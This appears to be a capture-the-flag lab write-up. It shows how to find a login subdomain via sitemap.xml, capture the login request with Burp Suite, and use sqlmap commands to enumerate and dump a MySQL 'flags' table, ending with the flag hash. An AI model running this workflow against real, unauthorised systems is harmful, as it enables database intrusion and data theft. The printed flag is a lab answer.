SQL Injection Project


Aim:

To visit the following website, and find the flag:
a. https://vlab.space (hint: a sub-domain with login page, have SQL injection vulnerability, flag is on SQL table, in form of MD5).

Procedure:

There are suitable steps that should be done in order to get the “flag”.

STEP 1 : GOING THROUGH THE GIVEN WEBSITE TO GET THE TARGET LOGIN PAGE




Now let's search for the sub-domain with login page which has a SQL injection vulnerability.

To accomplish this, we have to search for all sub-domains that this domain has, we can do this by modifying the URL.

Here we have appended `sitemap.xml` to the original url.

`sitemap.xml` *acts as a roadmap of the website, it allows us to find essential pages constituting to a website. It makes the site's structure as clear as possible. Hence, its prefferable to use it as our aim is to find the login page.*

By observing the results, we can see that there is a sub-domain namely: https://lab.vlab.space (highlighted).
So let's check it out!!



Voila!
We got the login page.


Step 1 completed

Now lets check for the sql injection vulnerbaility:

STEP 2-- USING BURPSUITE TO GET THE POST REQUEST (PREINSTALLED IN KALI LINUX)


To download Burpsuite -- https://portswigger.net/burp

• Run **Burpsuite**
• Get the details of the proxy listener. (Shown in the snapshot below)




Now to successfully intercept the **POST request**, we need to use a Firefox extension called **FoxyProxy** which will help us to switch to a proxy server or in this case to a proxy listener specified in **Burpsuite**.

FoxyProxy can be added to Firefox from https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/
When it gets added, click on it and follow the **options** button, you'll be redirected to this page shown below from where a proxy server can be added. For doing click the **Add** button.



Here, in this page details of the proxy listener from **Burpsuite** should be added. (Screenshot of the same is shown below)

After the details are filled, click on **Save**, and activate the proxy.




The proxy gets set up.

Note -


The portswigger certificate should be downloaded.

Once successfully downloaded, access the target login page (which is shown below).



Before filling the login form, get back to **Burpsuite** and turn the Intercept "off" option to "on".

Now, fill the login form (*here I used "admin" as both username and password*). When **Submit** is clicked, the **Burpsuite** window appears, which contains the POST request information.
Now click on the **Action** button and click on **Copy to file**, and save it as **<filename>.req** (*In my case, I saved it as vlabLogin.req*)



Step 2 completed

Now to work on this .req file and hack into the database, and find the table entries:


STEP 3 : USING SQLPMAP (PREINSTALLED IN KALI LINUX) TO GET THE MD5 SUM

To download Sqlmap -- http://sqlmap.org/

To get the databases,
• Open the **Terminal**.
• Navigate into the location where .req file is saved.
• Perform this command:

```
sqlmap -r <filename>.req --dbs
```

Output:



Here we can see that there are two databases present:
Lets select the **"dbs"** database.

Now the next aim is to get the tables of the database.
To get the tables:
• Perform this command:

```
sqlmap -r <filename>.req -D dbs --tables
```

Output:

```
[13:06:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:06:20] [INFO] fetching tables for database: 'dbs'
[13:06:23] [INFO] retrieved: 'flags'
[13:06:25] [INFO] retrieved: 'users'
[13:06:26] [INFO] retrieved: 'products'
Database: dbs
[3 tables]
+----------+
| flags    |
| products |
| users    |
+----------+
```

Here, we are interested in the **"flags"** table, as our ultimate aim is to get the "flag",
Now to verify, lets check the "flags" table structure:
• For that, perform this command:

```
sqlmap -r <filename>.req -D dbs -T flags --columns
```

Output:

```
Database: dbs
Table: flags
[2 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| flagdata  | char(32)      |
| readme    | varchar(200)  |
+-----------+---------------+
```

From here we can verify that our target table is “flags”.

Now the aim is to dump the DBMS database table entries and get the **MD5 sum**.
• For that, perform this command:

```
sqlmap -r <filename>.req -D dbs -T flags --dump
```

Output:

```
Database: dbs
Table: flags
[1 entry]
+-----------------------------------------------------+----------------------------------+
| readme                                              | flagdata                         |
+-----------------------------------------------------+----------------------------------+
| This MD5 sum is flag, mention this HASH in your report | cb43505cff6cf553af067f9002899cc8 |
+-----------------------------------------------------+----------------------------------+

[13:09:56] [INFO] table 'dbs.flags' dumped to CSV file '/root/.local/share/sqlmap/output/lab.vlab.space/dump/dbs/flags.csv'
[13:09:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lab.vlab.space'

[*] ending @ 13:09:56 /2020-07-21/
```

RESULT:

Hence, the required MD5 sum (flag) is : **cb43505cff6cf553af067f9002899cc8**

Done
